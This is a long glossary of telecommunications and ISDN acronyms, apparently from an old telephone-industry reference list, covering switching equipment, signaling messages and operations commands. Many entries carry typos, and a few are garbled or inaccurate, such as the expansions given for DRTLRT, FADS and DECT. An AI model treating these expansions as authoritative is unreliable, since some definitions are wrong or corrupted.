DCH	Discharge
DCHOOS	D-channel is out of service.
DCL	Data clock (i.e. IOM2)
DCL	Dec control language
DCLU	Digital carrier line uint
DCLU	Digital carrier line unit
DCM	Digital carrier module
DCME	Digital circuit multiplexing equipment
DCMS	Distributed call measurement system
DCMU	Digital concentrator measurement unit
DCN	List disconnected and changed numbers
DCP	D channel processor
DCP	Duplex central processor
DCPR	Detailed contuing property record (pics/dcpr)
DCPSK	Differential coherent phase-shift keying
DCS	Data communications subsystem
DCS	Digital crosconnect system
DCS	Digital cross-connect system
DCS	Direct current signaling
DCSO	Display compleated service order (lmos command)
DCT	Digital carrier trunk
DCTB	Dct bank
DCTEXT	DCT extended
DCTN	Defense commercial telecommunications network
DCTS	Dimension custom telephone service
DCTUCOM	Directly connected test unit common board
DCTUPORT	Directly connected test unit port circuit
DCn	Device control n
DD	Data downstream (i.e. IOM2)
DD	Delay dial
DD	Disk drives
DD	Due date
DD	Total switching control center (SCC) and field work time.
DDC	Direct department calling
DDCMP	Daily display conversation mode and printer
DDD	Direct distance dialing
DDGT	Digital data group terminal
DDI	Direct dialing-in (i.251 A)
DDN	Defense data network
DDOV	Digital data over voice
DDS	DDS loopback test (SARTS command)
DDS	Dataphone digital service
DDS	Digital data service
DDS	Digital data system
DDS	Digital data system (the network) dataphone digital
DDS	Digital dataphone service
DDS	Display the DS table
DDX	Digital data exchange
DDX	Distributed data exchange
DEAC	Deactivation (C/I channel code)
DEACT	Deactivate
DEC	Digital equipment corporation
DECT	Digital european cellular phone
DEL	Delete
DEN	Digital equipment number
DERP	Defective equipment replacement program
DES	Data encryption standard
DES	Destination
DEST	Destinations
DET	Detatch MSG. (i.451)
DEV	Deviation
DEV	Device
DEW	Distant early warning (line)
DF	Distributing frame
DF	Distribution frame
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26

DFC	Disk file controller
DFI	Digital facility interface
DFI	Digital facility interface.
DFI	Digital family interface
DFIH	Digital facility interface circuit pair
DFMS	Digital facility management system
DFTAC	Distributing frame test access circuit
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table
DGN	Diagnose
DGN	Memory failure in CS/PS diagnostic program - 1AESS mem diag
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code)
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture
DIAG	Diagnostic
DIC	Digital concentrator
DIC	Digital interface controller
DID	DI downstream
DID	Direct inward dialing
DIF	Digital frame interface
DIF	Digital interface
DIF	Digital interface frame
DIFF	Difference
DILEP	Digital line engineering program
DIM	Data in the middle
DIP	Dedicated inside plant COSMOS command
DIP	Dip creation option
DIP	Document interchange protocol (lower sublayer of OSI layer 6)
DIP	Dual in-line package
DIR	Direction
DIR	Directory
DIR	Standard dip report
DIS	Disconnect
DIS	Display
DISA	Direct inward system access
DISABL	Disable
DISC	Disconnect (LAP-D command)
DISD	Direct inward subscriber access
DIST	Distribute point board
DIU	Deactivate indication
DIU	Digital interface unit
DIU	Digroup interface unit (DACS)
DIV	(Ger) Digital exchange
DIVF	(Ger) Div for long distance service
DIVO	(Ger) Div for local service
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error
DL5MDA	Someone who collects each ISDN abbrevation crossing his way
DLAB	Divisor latch access bit
DLC	Data link control
DLC	Data link controller assignment for clusters
DLC	Digital loop carrier
DLCI	Data link connection identifier (i.440: SAPI+TEI)
DLCU	Digital line carrier unit
DLE	Data link escape (ascii control)
DLI	Data link interface
DLI0I	Data link 0 interrupt
DLI1I	Data link 1 interrupt
DLISW	DLI switch error
DLL	Dial long lines
DLM	Data link module
DLN	Direct link node
DLNORSP	Init response not received from data link.
DLOPE	Dual link interface (DLI) 0 parity error
DLP	Data level point

```
DLS          Digital line section
DLS          Digital link service
DLTHA        Display trouble history all (LMOS command)
DLTU         Digital line trunk unit
DLTU         Digital line/trunk unit
DLU-PG       Digital line unit-pair gain
DLUC         Digital line unit control
DLYR         Delayed readiness
DM           DMR
DM           Delta modulation
DM           Disconnected mode (LAP-D response)
DMA          Direct memory access
DMB          Digital multipoint bridge
DMERT        Duplex multiple environment real time
DMI          Digital multiplexed interface
DML          Data manipulation logic
DMLHG        DSN/AUTOVON MLHG
DMQ          Deferred maintenance queue
DMS          Data management system
DMS          Digital multiplex system  (i.e. DMS 10, DMS 100)
DMS          Digital multiplexed system
DMU          Data manipulation unit
DN           Directory number
DN           Directory numbers
DN           Distribution network panel
DN           Down
DN           Mail distribution frame - COSMOS defult
DNC          Dynamic network controller
DNH          Directory Number Hunting
DNHR         Dynamic non hierarchical routing
DNHR         Dynamic nonhierarchical routing
DNI          Digital network interconnecting
DNIC         Data network identification code
DNIC         Data network identification code (ISO 7498)
DNR          Detaled number record
DNR          Dialed number recorder
DNX          Dynamic network X-connect
DO           Direct-out dial INTER/TRA blocal 1-26
DOC          Dynamic overload control
DOC          Dynamic overload controls messages.
DOCS         Display operator console system
DOD          (USA) Dept. of defense
DOJ          Department of justice
DOM          Data on master group
DOTS         Digital office timing supply
DOV          Data over voice
DP           Demarcation point
DP           Dial pulse
DP           Digital data-2 4 kb/s INTER/TRA blocal 1-26
DPA          Different premises address
DPA          Dispatch
DPA          Distributed power architecture
DPAC         Dedicated plant assignment card
DPAC         Dedicated plant assignment center
DPC          Destination point code (SSY)
DPCM         Differential PCM
DPE          Data path extender
DPGS         Digital pair gain systems
DPIDB        Direct PIDB
DPIDB        Directly connected peripheral interface data bus
DPLL         Digital phase locked loop
DPN          Dip purge number
DPN-PH       Data packet network-packet handler
DPNSS        Digital private network signaling system (BT)
DPP          Discounted payback period
DPP          Distributed processing peripheral
DPR          Dip report and removal
DPSK         Differential phase shift keying
DPSK         Differential phased-shift keying
DPT          Data parameter testing
```

```
DPT          Department name
DPU          Digital patch unit
DQ           Digital data-4 8 kb/s INTER/TRA blocal 1-26
DQR          Design quota system report
DQS          Design quota system
DR           Data ready
DR           Data receive
DR           Deactivate request (C/I channel code)
DR           Deactivation request
DR           Digital data-9.6 kb/s INTER/TRA blocal 1-26
DRAM         Digital record announcement machine
DRAM         Dynamic ram
DRCS         Dynamically redefinable character sets
DRHR         Division of revenue hourly
DRMU         Digital remote measurement unit
DRTLRT       Dial repe tie lindal repeatie t
DRU          DACS remote unit
DS           Data set
DS           Digital carrier span
DS           Digital signal
DS           Direct signal
DS-0         Digital signal 0 (one channel at 64 kb/s)
DS-0A        Digital signal at a subrate level on DS-0 for one customer
DS-0B        Digital signals at a subrate level on DS-0 facility for one
              or more CU
DS-1         Digital signal level one
DS0          Digital signal zer0
DSBAM        Double-sideband amplitude module
DSBLD        Disabled (default).
DSC          Digital cross-connection systems
DSC          Digital subscriber controller AM79C3A
DSCT         Digital service copper transport
DSDC         Direct service dial capability
DSI          Digital speech interpolation
DSIG         Direct signaling
DSK          Disk
DSL          Digital subscriber line
DSL          Digital suscriber line
DSLG         digital subscriber line group (DSLG)
DSLINIT      DSL initialization.
DSM          Digital switching module
DSMX         (Ger) Digital signal multiplexer
DSN          Defense switched network/automatic voice network
DSN          Digital signal (level) n
DSNE         Double shelf network equipment frame
DSNOFC       DSN/AUTOVON office totals
DSNTG        DSN/AUTOVON trunk group
DSP          Digital signal processing
DSP          Digital signal processing or digital signal processor
DSP          Digital signal processor
DSP          Domain specific part (ISO 7498)
DSR          Data set ready
DSR          Display results
DSR          Dynamic service register
DSRTP        Digital service remote test port
DSS          Data station selector
DST          Destination of order response
DSU          Data service unit
DSU          Data servicing unit
DSU          Digital service unit
DSU2         Diditalservice unit
DSX          Digital cross-connect
DSX          Digital signal cross-connect
DT           DI-group terminal
DT           Data through (C/I channel code in test mode)
DT           Data transmit
DT           Detect dial tone
DT           Due time
DT1          Data form class 1
DTAC         Digital access connector
```

DTAC	Digital test access connector
DTAC	Digital test access connector (links SMAS and SLC-96)
DTAM	Document transfer access and manipulation
DTAS	Digital test access system
DTAU	Digital test access unit
DTC	Data test center
DTC	Di-group terminal controller
DTC	Digital telephone controller (ARCOFI + IBC + ICC)
DTC	Digital trunk controller
DTE	Data terminal equipment
DTE	Print current date
DTF	Dial tone first (pay phone)
DTG	Direct trunk group
DTIF	Digital transmission interface frame
DTM	Data test module
DTM	Digital trunk module
DTMF	Dual-tone multifrequency
DTR	Data terminal ready
DTRK	Digital Trunks
DTRK	Digital trunks (line and trunk)
DTU	Di-group terminal unit
DTU	Digital test unit
DU	Data upstream (i.e. IOM2)
DU	Deactivation request upstream (C/I channel code)
DUIH	Direct user interface handler
DUP	Data user part
DUP	Duplicate
DUR	Duration
DUV	Data under voice
DVA	Design verified and assigned
DVX	Digital voice exchange
DW	Digital data-56 kb/s INTER/TRA blocal 1-26
DX	Duplex
DY	Digital service (under 1 mb/s) INTER/TRA blocal 1-26
DYRECT	Sides dynamic real time communication tester (in sitest)
E	E (receive) signal lead (moreover Ear part of E&M)
E	Equipment direction
E	Remote trunk arrangement position subsystem (rta/pss) from troubl
E&M	Receive & transmit/ear & mouth signaling
E-COM	Electronic computer originated mail
E1	Equipment system
E800	Enhanced 800 Service
E911	Enhanced 911
EA	Equal access end office
EA	Expedited data acknowledgement (SS7: in SCCP)
EA	Extended adress
EA	Switched acess INTER/TRA blocal 1-26
EAAT	Equal access alternative technologies
EADAS	Engineering and administration data acquisition system
EADAS/NM	EADAS/network management
EAEO	Equial access end office
EAI	Emergency action interface
EAP	Equal access plan
EARN	European academic research network
EAS	Extended announcement system
EAS	Extended area service
EASD	Equal access service date
EB	Enfia ii end office trunk INTER/TRA blocal 1-26
EBAC	Equipmentc billing accuracy control
EBCDIC	Extended binary coded decimal interexchange code
EBSP	EBS prefix translations
EBSP	Enhanced business services prefix translations
EC	ESS entity and control group number
EC	Echo canceller
EC	Enfia ii tandem trunk INTER/TRA blocal 1-26
EC	Environment code
EC	European community
EC	Exchange carriers
ECAP	Electronic customer access program
ECC	Enter cable change

ECCS	Economic c (hundred) call seconds
ECD	Equipment configuration database
ECDMAN	Equipment configuration database manager
ECF	Enhanced connectivity facility
ECL	Emitter coupled logic
ECMA	European computer manufactueres association
ECPT	Electronic coin public telephone
ECR	Exchange carrier relations
ECS	Electronic crosconnect system
ECS	Equipment class of service
ED	Enter date
EDAC	Electromechanical digital adapter circuit
EDD	Envelope delay distortion
EDI	Electronic data interchange
EDP	Electronic data processing
EDSC	Electronic directory customer counts (ISDN BRCS)
EDSX	Electronic digital signal x-connect
EDZ	Facility emergency assignment list
EE	Combined access INTER/TRA blocal 1-26
EE	Initials of supervisor reviewing this ticket.
EEC	Electronic equipment cabinet
EECT	End-to-end call trace
EEDP	Expanded electronic tandem switching dialing plan
EEE	Electronic equipment enclosures
EEHO	Either end hop off
EEI	Equipment-to-equipment interface
EEPROM	Electrically erasable programmable read only memory
EF	Entrance facility-voice grade INTER/TRA blocal 1-26
EFCTS	Electronic custom telephone service
EFRAP	Exchange feeder route analysis program
EG	Type #2 telegraph INTER/TRA blocal 1-26
EIA	Electronic industries association
EIS	Expanded inband signaling
EISS	Economic impact study system
EIU	Extended interface unit
EIn	Error indication n (C/I channel code)
EKTS	Electonic key telephone service
EKTS	Electronic key telephone sets
EL	Emergency reporting line INTER/TRA blocal 1-26
ELA	Entity load analysis
ELDS	Exchange line data service
ELECL	Electrical
ELEMNTS	Elements
ELI	Electrical line interface
EM	Emergency reporting center trunk INTER/TRA blocal 1-26
EM	Encription module
EM	End of medium (ASCII control)
EMC	Electromagnetic capability
EMC	Electromagnetic compatibility
EME	Electromagnetic emission
EMI	Electromagnetic interference
EML	Expected measured loss
EMM	Expandable mos memory
EMS	Electromagnetic susceptibility
EMS	Expanded memory specification
EMSCC	Electromechanical switching control center
EMV	EMC (german)
EN	Entity
EN	Entity number
EN	Exchange network acess facility INTER/TRA blocal 1-26
ENABL	Enable
ENFIA	Exchange network facility for interstate access
ENHMT	Enhancement
ENQ	Enquiry
ENTDT	Entered date and/or time
EO	End office
EOC	Embedded operation channel
EOE	Electronic order exchange
EOM	End of message
EOS	Extended operating system

```
EOTT        End office toll trunking
EP          Entrance facility-program grade INTER/TRA blocal 1-26
EP          Expedited data (SS7: in SCCP)
EPIC        Extended PIC
EPL         Electronic switching system program language
EPROM       Erasable programmable read-only memory
EPSCS       Enhanced private switched communication service
EQ          Equalizer
EQ          Equipment only-(network only) assignment INTER/TRA blocal 1-26
EQPT        Equipment
ER          Enhancement request
ER          Error register
ER          Exception report
ERAR        Error return address register
ERC         Error control (IOS)
EREP        Environmental recording editing and printing
ERF         Emergency restoration facility
ERL         Echo return loss
ERP         Effective radiated power
ERPMP       Exception report pumper
ERR         Error
ERRS        Errors
ERTS        Error rate test set
ERTS        Error rate test sets
ERU         Error return address update
ES          Extension service-voice grade INTER/TRA blocal 1-26
ESAC        Electronic systems assistance center
ESAP        Emergency Stand-Alone prefix
ESAP        Emergency stand-alone prefix
ESB         Emergency service bureau
ESC         Enhanced speech circuit
ESC         Escape (ASCII control)
ESC         Three way calling USOC
ESCC2       Extended high level serial communication controller
ESCC8       Like ESCC2
ESD         Electrostatic discharge
ESD         Extened super framing
ESF         Extended super frame
ESF         Speed calling USOC
ESFF        Extended superframe format
ESL         Emergency stand-alone
ESL         Essental service
ESL         Speed calling 8 code USOC
ESM         Call forwarding USOC
ESM         Economic study module
ESMTC       Electronic system maintance
ESN         Electronic serial number (Cell)
ESN         Electronic switched network
ESN         Emergency service number
ESP         Enhanced service procider
ESP         Enhanced service providers
ESP         Essential service protection
ESP         Print entire summary table
ESS         Electronic switching system
ESSX        Electronic switching systen exchange
EST         Established
ESTAB       Establish
ESX         Call waiting USOC
ET          Entrance facility-telegraph grade INTER/TRA blocal 1-26
ET          Exchange termination
ETAS        Emergency technical assistance
ETB         End of transmission block
ETC         Estimated trunk ccs value
ETF         Electronic toll fraud
ETL         Equipment test list
ETN         Electronic tandem network
ETRI        Electronics and telecommunications research institute (ROK)
ETS         Electronic tandem switching
ETS         Electronic translation systems
ETSACI      Electronic tandem switching adminstration channel interface
```

```
ETSSP       ETS status panel
ETX         End of text
EU          End user
EU          Extension service-telegrasph grade INTER/TRA blocal 1-26
EUPOT       End user-point of termination
EV          Enhanced emergency reporting trunk INTER/TRA blocal 1-26
EV          Expected value
EVB         Busy call forward USOC
EVC         Bust call forward extended USOC
EVD         Delayed call forward USOC
EVD         Delayed call forwarding
EVST        (Ger) End exchange
EW          Off network MTS/WATS equivalent service INTER/TRA blocal 1-26
EWSD        (Ger) Electronic dialing system (digital)
EX          Exercise
EXD         ECS crossloading option
EXD         Extra digit
EXD         Extra digit (MDII)
EXP         Extra pulse
EXP         Extra pulse (MDII)
EXT         Extension
EXTC        Expenditure type code
F           Facility direction
F           Fault (indicator)
F           Office or base unit from trouble report.
F1          Facility system
FA          Frame aligner
FA          Fuse alarm
FAA         Facility accepted (SS7 in ISUP)
FAC         Facility
FAC         Facility Assiment Center
FACD        Facility changed msg.
FACS        Facilities assignment and control system
FADS        Dorce administration
FANALM      Fan alarm
FAP         Facilities analysis plan
FAR         Facility request (SS7: in ISUP)
FAR         Federal acquisition regulation
FAS         Frame alignment signal
FAST        First application system test
FAT         File allocation table
FAX         Faximile
FC          Feature control
FC          Frame control
FC          From cable
FC/EC       Function code and environment code
FCA         Final closure abandon (MDII)
FCAP        Facility capacity
FCC         Federal communications commission
FCC         Forward command channel
FCC         Frame control center
FCD         Frame comtinuity date
FCG         False cross or ground
FCS         File control systemction
FCS         Frame check sequence
FD          Private line-data INTER/TRA blocal 1-26
FDD         Frame due date
FDDI        Fiber distributed data interface (x3t9.5)
FDI         Feeder/distribution interfaces
FDM         Frequency division multiplex
FDM         Frequency-division multiplexing
FDMA        FDM access
FDP         Field development program
FDT         Frame due time
FDX         Full duplex
FDY         Set fiscal day for LAC
FEA         Custom calling feature/PIC
FEA         Customer feature
FEAT        Feature
FEAT        Features
```

FEBE	Far end block error (IOM2 monitor message)
FEC	Forward error correction
FECC	Front end communication computer
FED	Far end data
FELP	Far end loop process
FEMF	Foreign electro-motive force
FEPS	Facility and equipment planning system
FEV	Far end voice
FF	Check appropriate space where trouble is located
FF	Form feed
FG	Group-supergroup spectrum INTER/TRA blocal 1-26
FGA	Feature group A
FGB	Feature group B
FGC	Feature group C
FGD	Feature group D
FGE	Feature group E
FGK	Feature group K (ISDN Q.931)
FIB	Forward indication bit (SS7)
FID	Field indentifiers
FIFO	First in
FIFO	First in first out (storage)
FIL	Filter
FIN	Facility information msg.
FIOC	Frame input/output controller
FIP	Facility interface processor
FIPS	Federal information processing standards
FISU	Fill in signal unit (SS7)
FITL	Fiber in the loop
FJ	Frame jump (C/I channel code)
FKP	False key pulse
FKP	False key pulse (MDII)
FL	Fault locate
FL	Fault location
FLA	Flag
FLD	Field
FLEXCOM	Fiber optic communication
FLR	Frame layout report
FLT	Flat
FM	Frequency modulation
FM01	DCT alarm activated or retired - 1AESS
FM02	Possible failure of entire bank not just frame - 1A
FM03	Error rate of specified digroup - 1AESS
FM04	Digroup out of frame more than indicated - 1AESS
FM05	Operation or release of the loop terminal relay-1AESS
FM06	Result of digroup circuit diagnostics -1AESS
FM07	Carrier group alarm status of specific group - 1AESS
FM08	Carrier group alarm count for digroup - 1AESS
FM09	Hourly report of carrier group alarms - 1AESS
FM10	Public switched digital capacity failure - 1AESS
FM11	PUC counts of carrier group errors - 1AESS
FMAC	Facility maintance administration center
FMAC	Facility maintenance and control
FMC	Force management center
FMM	Finite message machine
FN	Feature number
FN	File name
FNBE	Far and near end block error (IOM2 monitor message)
FNPA	Foreign numbering plan area
FOA	First office application
FOC	Fiber optic communications
FON	Fiber optics network
FOR	Frame order report
FORPOT	Foreign potential.
FOS	Frame operations summary
FOS-ALC	Fiber optic systems maintance - Alcatel
FOS-ROCK	Fiber optic system maintance - Rockwell
FOT	Forward transfer (SS7: in ISUP)
FP	Functional protocol
FPC	Foundation peripheral controller
FPC	Frequency comparison pilots

FPS	Fast packet switching
FR	Fire dispatch INTER/TRA blocal 1-26
FR	Fixed resistance
FR	Flat rate
FRAC	Frame aligner circuit
FRC	Forced request configuration
FREQ	Frequency
FRJ	Facility rejected msg. (SS7 in ISUP)
FRMR	Frame reject (LAP-D response)
FRPS	Field reliability performance studies
FRQ	Facility request message
FRS	Flexible route selection
FS	File separator
FS/SYM	Function Schematic/Symbol Numbers (1AESS Test access)
FSA	False start abandon
FSA	False start abandon on incoming trunk
FSC	Frame synchronization clock (i.e. IOM2)
FSK	Frequency shift keying
FSN	Forward sequence number
FT	Foreign exchange trunk INTER/TRA blocal 1-26
FT	Frame time
FTA	Frame transfer analysis
FTC	Frame transfer completion
FTE	Frame transfer establishment
FTG	Final trunk group
FTL	Frame transfer lets
FTP	File transfer protocol
FTR	Frame transfer reprint
FTS	Federal telecommunications system
FTW	Frame transfer withdrawal
FUNCS	Functions
FV	Voice grade facility INTER/TRA blocal 1-26
FW	Wideband channel INTER/TRA blocal 1-26
FWD	Forward
FWM	Frame work management
FWS	Frame work station
FX	Foreign exchange
FX	Foreign exchange INTER/TRA blocal 1-26
FXO	Foreign exchange circuit office direction
FXS	Foreign exchange circuit station direction
G	Spare box. use for special studies.
GAP	(Ec) group of analysis and provision (for ONP)
GB	Great britain
GBS	Group bridging service
GC	Group card
GCE	Gated Oscillator Error
GCI	General circuit interface (IOM/u(k0)-interface)
GCON	Generic conditions
GCP	Generate Control pulse
GCR	General configuration register
GCS	Group control system
GDSUCOM	Global DSU common
GDSUCOM	Global digital service unit common
GDX	Gated diode crosspoint
GDXACC	Gated diode crosspoint access
GDXC	Gated diode crosspoint compensator
GDXCON	Gated diode crosspoint control circuit
GEISCO	General electric information services company
GFR	General facility report
GG	Getails of reported trouble.
GH	Gain hit
GHZ	Gigahertz
GID	Group ID
GKCCR	Generated key collection and compression routine
GLA	Generate lists for assignment
GND	Ground
GNS	Gainslope
GNS	Gainslope test (SARTS command)
GOC	General order control (TIRKS)
GOS	Grade of service

GP	Group processor
GPA	Gas pressure alarm
GPIB	General purpose interface bus
GPPC	General purpose power controller
GPS	Global positioning system
GR	General requirments (BellCoRe)
GRA	GRS acknowledgement
GRASP	Generic access package
GRD	Ground fault.
GRD	Ground.
GRID	Line unit grid.
GRP	Group
GRP MOD	Group modulator
GRS	Circuit group reset (SS7: in ISUP)
GS	Ground start (on-hook normal)
GS	Group separator
GSA	General services administration
GSAT	General telephone and electronics satellite corporation
GST	Ground start signaling
GSZ	Group size
GTC	General telephone company
GTE	General telephone electronics
GTEI	Global tei
GTS	Gamma transfer service
GTT	Global title transmission
GWY	Gateway
Ger	German
H	Hold state (in EOC)
H	Hours
H	Trouble ticket number. subparagraph 5.6.4.
H&D	High and dry (trunk test)
H-	High-
H-RAP	Hardware reliability assurance program
HAC	Hands-free add-on circuit (for speakerphone)
HBS	Hunt group blocks of spares
HC	High capacity 1.544 mb/ps-service code for LATA access
HC	Hunt count
HCDS	High capacity digital service
HCDS	High-capacity digital services
HCFE	High-capacity front end
HCSDS	High-capacity satellite digital service
HCTDS	High-capacity terrestrial digital service
HD	High capacity 3.152 mb/ps-service code for LATA access
HDB3	High-density bipolar 3 (cept PRI)
HDFI	HSM digital facilities interface
HDLC	High level DLC
HDLC	High-level data link control
HDSL	High bit-rate digital subscriber line
HDTV	High definition television (soon to be the new buzz word!!)
HDW	Hardware
HDX	Half duplex
HE	High capacity 6.312 mb/ps-service code for LATA access
HEAP	Home energy assistance program
HEHO	High end hop off
HF	High capacity 6.312-service code for LATA access
HF	Hunt-from telephone number
HFCC	High capacity facility control center
HFR	Hardwara failure rate
HG	High capacity 274.176 mb/s-service code for LATA access
HGBAF	Hardware group blocking acknowledgment failure
HGR	Hunt group report
HGS	Hunt group summary
HGUAF	Hardware group unblocking acknowledgment failure
HH	History header
HH	Record of repair activity.
HI	High
HI	High impedance (C/I channel code)
HI	Highway interrupt
HIC	Hybrid integrated circuit
HIM	Host interface module

```
HIS          Hunting ISH
HK           Hook
HL IT        Siemens semiconductors (hl)
HLC          Highest lead factor group count
HLDG         Holding
HLLAPI       High level language application program interface
HLSC         High-level service circuits
HM1          Intercom plus  USOC
HMCL         Host message class assignment
HMP          Intercom plus
HNPA         Home numbering plan area
HNS          Hospitality network service
HOBIC        Hotel billing information center
HOBIS        Hotel billing information system
HOLD         Call hold (i.253 b)
HP           Hewlett-packard
HP           Non-DDS digital data 2.4 kb/s INTER/TRA blocal 1-26
HPO          High performance option
HQ           Non-DDS digital data 4.8 kb/s INTER/TRA blocal 1-26
HR           Hour
HR           Non-DDS digital data 9.6 kb/s INTER/TRA blocal 1-26
HRS          Hours prefix
HS           High capacity subrate-service code for LATA access
HSCC         High level serial communication controller   sab82520
HSCX         Extended hscc     sab82525
HSM          Host switching module
HSSDS        High-speed switched digital service
HT           Horizontal tabulator
HT           Hunt-to telephone number
HTI          Highway transfer interrupt
HU           High usage
HU           High-usage trunk
HUNT         Hunting
HUTG         High usage trunk group
HW           High and wet.
HW           High-and-wet
HW           Non-DDS digital data 56  kb/s INTER/TRA blocal 1-26
HW           Pcm highway
HZ           Hertz
I            Cable and pair or associated equipment
I            Information (LAP-D command)
I            Installation
I            Invalid
I&I          Investment and inventory
I&M          Customer services installation and maintenance
I&M          Installation & maintenance
I-           Information (numbered i-frames)
I/O          Ineffective other
I/O          Input/output devices
I/O          Tnput/output
I0           Feature removed
I1           Added feature
IA           Immediate action
IA           Ineffective attempts
IAA          Ineffective attempt analysis.
IAAN         Immediatel action report
IAC0         DLI 0 access error
IAC1         DLI 1 access error
IACS         Intergrated access cross-connected system
IAD          Incomplete address detected (incoming)
IAM          Initial address msg. (SS7: in ISUP)
IB           Instruction buffer
IBC          ISDN burst transceiver circuit
IBN          Integrated business network
IBROFC       ISDN BRCS and Analog Office totals
IC           Incoming call (x.25)
IC           Independent carrier
IC           Installation centers
IC           Inter-LATA carrier
IC           Inter-exchange carrier
```

IC	Interexchange carriers
IC/MC	Installation and maintence centers
ICA	Incoming advance
ICA	Incoming advance (MDII)
ICAN	Individual circuit analysis
ICAO	International civil aviation organization
ICC	ISDN communications controller
ICC	Interstate commerce commission
ICCU	Inmate call control unit
ICD	Interactive call distribution
ICL	Intra-RSM communication link
ICLID	Individual calling line id
ICM	Integrated call management
ICN	Interconnecting network
ICOM	(taiwan) integrated communication
ICOT	Intercity and outstate trunk
ICP	Intercept
ICPOT	Interexchange carrier-point of termination
ICSC	Inter-LATA customer service center
ICSC	Interexchange carrier service center
ICSC	Interexchange customer service center
ICUG	International closed user groups
ICUP	Individual circuit usage and peg count
ICUR	Individual circuit usage recorder
ID	Idle control code
IDA	(gb) interated digital access (b64+b8+d8)
IDC	Information distribution companies
IDCI	Interim defined central office interface
IDCU	Integrated digital carrier unit
IDCU	Integrated digital carrier unit .
IDCU	Integrated digital carrier unit i.e. AT&T Series 5 RT FP 303G
IDDD	International direct distance dialing
IDEC	ISDN d-channel exchange controller
IDF	Intermediate distributing frame
IDI	Initial domain identifier (ISO 7498)
IDLC	Integrated digital loop carrier
IDLC	Intergrated digital loop carrier
IDP	Individual dialing plan
IDPC	Integrated data protocol controller
IDS	Internal directory system
IDVC	Integrated data/voice channel
IEC	ISDN echo cancellation circuit
IEC	Interexchange carrier
IEC	International electrotechnical comission
IEC-P	(old name of iec-q3)
IEC-Q1	Iec for 2b1q peb2091
IEC-Q2	Iec-q specially for lt and NT1 (without microprocessor)
IEC-Q3	Iec-q with parallel processor interface (i.e. for daml)
IEC-T	Iec for 4b3t peb2090
IEEE	Institute of electrical and electronics engineers
IEPC	ISDN exchange power controller
IF	Intermediate frequency
IFAC	Integrated digital carrier unit facility
IFRB	International frecuency registration board
IFRPS	Intercity facility relief planning system
IFS	(switzerland) integrated telecom service
IGS	Idenitfy graphic subrepertoire (teletex)
IIN	Integrated information network
IJR	Input a jeopardy reason
ILC	ISDN link controller
ILINE	IDCU line counts.
IM	Input mux
IM	Interface module
IMA	Additional ineffective machine attempts
IMAS	Integrated mass announcement system
IMC	IOS mailbox control
IMCAT	Input message catalog
IMCF	Interoffice multiple call forwarding
IMD	Intermodulation distortion
IMM	Input message manual

IMMU	IOS memory management unit
IMP	Impedance
IMP	Impules per minute
IMP	Interpersonal messaging protocol (x.420: p2)
IMS	Interprocessor message switch
IMT	Inter-machine trunk
IMTS	Improved mobile telephone service
IMU	Input measured ccs usage data
IN	Intelligent network
IN/1	Intelligent network/1
INA	Intergrated network access
INAP	Intelligent network access point
INC	Incoming trunk groups
INC	International calling
INC	International carrier
INC SEL	Incoming selector
INCAS-A	Integrated network cost analysis - access
INCAS-LT	Integrated network cost analysis - local and toll
INCAS-S	Integrated network cost analysis - shared
INCAS/E	Integrated network cost analysis system
INCAS/I	Integrated network cost analysis system - embedded
INCIS	Integrated network cost information system
INCP	Incomplete
IND	Individual
INF	Information
INF	Information (SS7: in ISUP)
INIT	Allocation table initalization
INL	Inter node link
INN	Inter node network
INQ	Complete circuit inquiry
INR	Information request (SS7: in ISUP)
INS	(japan) information network system (b64+b16+d8)
INT	Interrupt (i.e. C/I channel code)
INTCCTRL	International code control (NTI)
INTCHG	Interexchange
INTEGRIS	Integrated results information service
INTELSAT	International telecommunications satellite consortium
INTR	Interrupt
INW	INWATS [code 258(8000-8299)]
INWATS	Inward wide area telecommunications system
INWATS	Inward wide area telephone service
INWBLKD	INWATS returned blocked
INWBLKD	Inward wide area telecommunications service (INWATS) returned blocked
INWBUSY	INWATS all lines busy
INWCCBL	INWATS code control blocked
INWDBOV	INWATS data base overload
INWDBTO	INWATS data base timeout
INWDSBL	INWATS direct signaling blocked
INWNNPA	INWATS nonpurchased NPA
INWNNPA	INWATS nonpurchased numbering plan area (NPA)
INWNOXL	INWATS returned no translation
INWONPA	INWATS invalid ONPA
INWONPA	INWATS invalid originating numbering plan area (ONPA)
INWOVLD	INWATS returned overload
INWUNEQ	INWATS returned unequipped
INWVLIN	INWATS vacant line number
INWVNXX	INWATS vacant NXX
IO	Inward operator
IOAU	Input/output access unit (univac)
IOC	Independent operating company
IOC	Input/output controler (shelf)
IOC	Integrated optical circuit
IOC	International overseas center
IOCC	International overseas completion center
IOCP	Input/output configuration process
IOCS	Input/output control system
IODB	IDCU on-demand B-channel
IOI	Secondary input/output interface pack(s)
IOM	ISDN-oriented modular (architecture and interfaces)

IOM2	Extended iom
IOMI	Input/output microprocessor interface
IOP	Input-output processor
IOP	Input/output Processor
IOP	Input/output driver
IOP	Input/output processor
IOS	ISDN operational software
IOS	Input/output supervisor (IBM)
IOS	Inventory order system
IOSF	Input/output shelf assignment
IOT	Inter-office trunk
IOT	Interoffice test command (SARTS command)
IOT	Interoffice testing
IOTC	International originating toll center
IP	Information provider
IP	Inprogress
IP	Intermediate point
IP	Internet protocol
IPABX	ISDN pabx
IPAC	ISDN pc adapter circuit
IPACS	Interactive planning & control system
IPAT	ISDN primary access transceiver
IPB	Sipb
IPBC	IOM2 PBC (old name for EPIC)
IPC	Inter-process communication
IPC	Interprocess communication
IPCS	IOS process control system
IPCS	Installation product costing system
IPCS	Interactive problem control system
IPIB	Intelligent personal computer interface board
IPIDB	IDCU peripheral interface data bus
IPL	Initial program load
IPL	Interoffice private line signaling
IPL	Interoffice private line signaling test (SARTS command)
IPLAN	Integrated planning and analysis system
IPLS	InterLATA private line services
IPM	Impulse per minute
IPM	Impulses per minute
IPM	Interruptions per minute
IPP	IOS protocol part
IPP	Integrated planning process
IPPC	Interdepartmental project planning committee
IPR	Installation performance results system
IPS	Installation performance results
IPS	Integrated Provisioning System
IPS	Integrated provisions system
IPX	Integrated packet exchange
IQS	Instant request system
IR	Incoming register
